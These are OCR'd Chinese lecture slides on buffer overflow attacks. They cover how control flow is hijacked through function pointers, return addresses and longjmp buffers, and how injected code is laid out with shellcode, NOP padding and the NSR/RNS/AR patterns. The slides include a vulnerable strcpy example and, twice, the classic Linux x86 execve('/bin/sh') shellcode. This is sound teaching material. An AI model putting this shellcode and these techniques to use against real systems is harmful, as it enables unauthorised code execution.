
7.3.2 将控制流转移到攻击代码

- 缓冲区溢出最关键的步骤就是寻求改变程序执行流程的方法，扰乱程序的正常执行次序，使之跳转到攻击代码。原则上来讲，攻击时所针对的缓冲区溢出的程序空间可以为任意空间，但因不同地方程序空间的突破方式和内存空间的定位差异，也就产生了多种转移方式。
  - Function Pointers（函数指针）
  - Activation Records（激活记录）
  - Longjmp buffers（长跳转缓冲区）

Function Pointers（函数指针）

- 函数指针：**void (* foo) ()**声明了一个返回值为**void** 类型的函数指针变量**foo**。
- 函数指针可以用来定位任意地址空间，攻击时只需要在任意空间里的函数指针邻近处找到一个能够溢出的缓冲区，然后用溢出来的数据改变函数指针的值。当程序使用函数指针调用函数时，程序的流程就会指向攻击者定义的指令序列。


用函数指针控制程序流程图示



Activation Records（激活记录）

- 当一个函数调用发生时，堆栈中会留驻一个**Activation Record**，它包含了函数结束时返回的地址。溢出这一记录，使这个返回地址指向攻击代码，当函数调用结束时，程序就会跳转到所设定的地址，而不是原来的地址。
- 这样的溢出方式比较常见。

用活动记录控制程序流程图示




Longjmp buffers（长跳转缓冲区）

- 在C语言中包含了一个简单的检验/恢复系统，称为setjmp/longjmp，在检验点设定setjmp(buffer)，用longjmp(buffer)来恢复检验点。
- 和函数指针一样，longjmp(buffer)能够跳转到buffer中信息所指向的任何地方。如果攻击者能够修改buffer的内容，使用longjmp(buffer)就可以跳转到攻击代码。
- 使用这种方法，需要先找到一个可供溢出的缓冲区

植入代码和流程控制的综合

- 常见的缓冲区溢出攻击是溢出字符串综合使用了代码植入和**Activation Records**改写技术。
- 攻击者定位在一个可供溢出的局部变量，然后向程序传递一个设计好的长字符串，在引发缓冲区溢出改变**Activation Records**的同时植入代码。
- 即用一个长字符串完成代码植入并覆盖函数的返回地址。
- 示意图见下面。

植入代码和流程控制的综合图示



7.4 代码植入技术

- 7.4.1 shellcode
- 7.4.2 返回地址
- 7.4.3 填充数据
- 7.4.4 植入代码的构造类型
- 7.4.5 shellcode使用示例

7.4 代码植入技术

- 所植入的代码一般由**shellcode**、返回地址、填充数据这三种元素按照一定的结构和构造类型组成
- 什么是**shellcode**
  - 是植入代码的核心组成部分，是一段能完成特殊任务的自包含的二进制代码。
  - 由于它最初是用来生成一个高权限的shell，因此而得名。虽然现在人们已经远远不满足于生成一个shell，但shellcode的“美名”一直延用至今。
  - 攻击者通过巧妙的编写和设置，利用系统的漏洞将shellcode送入系统中使其得以执行，从而获取特殊权限的执行环境，或给自己设立有特权的帐户，取得目标机器的控制权。

7.4.1 shellcode

- 除了经典的利用exec()系统调用执行/bin/sh获取shell之外，下表列出了Unix/Linux系统中的shellcode经常用到的一些其它系统调用。

系统调用的函数名称	完成的功能
open()	读文件
open()，create()，link()，unlink()	写文件
fork()	创建进程
system()，popen()	执行程序
socket()，connect()，send()	访问网络
chmod()，chown()	改变文件属性
setuid()，getuid()	改变权限限制

7.4.1 shellcode

- 在linux中，为了获得一个交互式shell，一般需要执行代码execve(“/bin/sh”, “/bin/sh”, NULL);
- 对此代码进行编译后得到机器码。

```
char shellcode[] =
“\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd\x80\xe8\xdc\xff\xff\xff/bin/sh”;
```

- 注意：不同的操作系统、不同的机器硬件产生系统调用的方法和参数传递的方法也不尽相同。

7.4.2 返回地址

- 返回地址是指**shellcode**的入口地址。攻击者如果希望目标程序改变其原来的执行流程，转而执行**shellcode**，则必须设法用**shellcode**的入口地址覆盖某个跳转指令。
- 由于所植入的代码是被复制到目标机器的缓冲区中，攻击者无法知道其进入到缓冲区后的确切地址。不过，内存的分配是有规律的，如**Linux**系统，当用户程序运行时，栈是从**0xbfffffff**开始向内存低端生长的。如果攻击者想通过改写函数返回地址的方式使程序指令发生跳转，则程序指令跳转后的指向也应该在**0xbfffffff**附近。
- 事实上，虽然不同的缓冲区溢出漏洞，其植入代码的返回地址都不同，但均处于某个较小的地址区间内。另外，为了提高覆盖函数返回地址的成功率，往往在植入代码中安排一段由重复的返回地址组成的内容。

7.4.3 填充数据

- 由于攻击者不能准确地判断**shellcode**的入口地址，因此为了提高**shellcode**的命中率，往往在**shellcode**的前面安排一定数量的填充数据。
- 填充数据必须对植入代码的功能完成没有影响，这样只要返回地址指向填充数据中的任何一个位置，均可以确保**shellcode**顺利执行。
- 填充数据还可以起到一个作用，就是当植入代码的长度够不着覆盖目标如函数返回地址时，可以通过增加填充数据的数量，使植入代码的返回地址能够覆盖函数返回地址。


7.4.3 填充数据

- 对于**Intel CPU**来说，填充数据实质上是一种单字节指令，使用得最多的是空操作指令**NOP**，其值为**0x90**，该指令什么也不做，仅跳过一个**CPU**周期。除此之外，还有其他的单字节指令可以作为填充数据使用，如调整计算结果的**AAA**和**AAS**、操作标志位的**CLC**和**CLD**等。
- 在植入代码中，往往安排比较长甚至几百上千的填充数据，而一个有效的指令长度实际最大也不过**10**字节左右，因此，也可以根据这一特点来判断是否发生了缓冲区溢出攻击。

7.4.4 植入代码的构造类型

- 所植入的代码是由黑客精心构造的，而由于缓冲区溢出自身的特性，它的结构和构造类型有一定的特性。
  - NSR模式
  - RNS模式
  - AR模式
- 其中，
  - S代表shellcode，
  - R代表返回地址，
  - N代表填充数据，
  - A表示环境变量。

NSR模式




NSR模式

- 在shellcode的后面安排一定数量的返回地址，在前面安排一定数量的填充数据，这种结构称为NSR型，或前端同步型。
- 原理是：只要全部的N和S都处于缓冲区内，并且不覆盖RET，而使R正好覆盖存放RET的栈空间，这样只要将R的值设置为指向N区中任一位置，就必然可以成功地跳转到我们预先编写的shellcode处执行。

NSR模式

- 这是一种经典结构，适合于溢出缓冲区较大、足够放下我们的**shellcode**的情况。
- 这是一种非精确定位的方法，**N**元素越多成功率越大，其缺点是缓冲区必须足够大，否则**shellcode**放不下或者**N**元素数量太少都会造成失败。


RNS模式



RNS模式

- 其原理是：只要把整个缓冲区全部用大量的返回地址填满，并且保证会覆盖存放RET的栈空间，再在后面紧接N元素和shellcode，这样就可以很容易地确定返回地址R的值，并在植入代码中进行设置。
- 这里填充的R的数目必须能够覆盖ret，R的值必须指向大量N中的任何一个。
- 这种方法对大的和小的缓冲区都有效。而且RET地址较容易计算。

AR模式



AR模式

- 又称环境变量型。这种构造类型不同于**NSR**型和**RNS**型，它必须事先将**shellcode**放置在环境变量中，然后将**shellcode**的入口地址和填充数据构成植入代码进行溢出攻击。
- 这种构造类型对于大、小溢出缓冲区都适合。但由于必须事先将**shellcode**放置到环境变量中，故其应用受到了限制，只能用于本地而不能用于远程攻击。

缓冲区溢出攻击的三步曲

- 从上面的分析可知，不管哪种类型的缓冲区溢出攻击，一般都存在下面三个步骤：
  - 构造需要执行的代码shellcode，并将其放到目标系统的内存。
  - 获得缓冲区的大小和定位溢出点ret的位置。
  - 控制程序跳转，改变程序流程。
- 具体如何完成这三个攻击步骤将在实验课中介绍。

7.4.5 shellcode使用示例


下面通过一个例子说明栈溢出是如何产生的、以及如何利用它来执行精心安排的**shellcode:**

```
Vul-func (char * buf-src){
      char buf-dest [16 ] ;
      strcpy(buf-dest , buf-src) ;
}
main(){
      int i ;
      char str[256 ] ;
      for (i = 0 ; i < 256 ; i + + )
                  str[ i ] = 'a';
      Vul-func (str);
}
```

7.4.5 shellcode使用示例

- 显然，数组**str**的大小**(256** 字节**)** 远远超过了目的缓冲区**buf- dest** 的大小**(16** 字节**)**，发生了缓冲区溢出。
- 调用函数**Vul-func** 前后，堆栈使用情况如下页图所示。

7.4.5 shellcode使用示例



7.4.5 shellcode使用示例

- 从上页图可以看出，**Vul-func** 函数调用完成后，**str**数组的内容(**256**个字母‘**a**’即**0x616161** …)已经覆盖了从地址**buf-dest**到地址**buf-dest + 256** 内存空间原来所有的内容，包括调用函数**Vul-func**时保存的**EBP**和返回地址**RET**。
- 这样，函数返回时就返回到地址**0x61616161**，发生错误。缓冲区溢出使得程序执行的流程发生了变化。

7.4.5 shellcode使用示例

- 如果能在返回地址**RET**处写入一段精心设计好的攻击代码的首地址，系统就会转去执行攻击代码，从而被攻破。
- 如要获得一个**shell**，可以安排执行如下代码：**execve("/bin/sh", "/bin/sh", NULL)**

7.4.5 shellcode使用示例

- 将这段代码进行反汇编，就获得了一个交互式**shell**的**shellcode**。只需将函数的返回地址**RET**覆盖为此**shellcode** 的首地址即可获得一个**shell:**
- char shellcode[]=

  “\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b”

  “\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd\”


  “\x80\xe8\xdc\xff\xff\xff/bin/sh”;

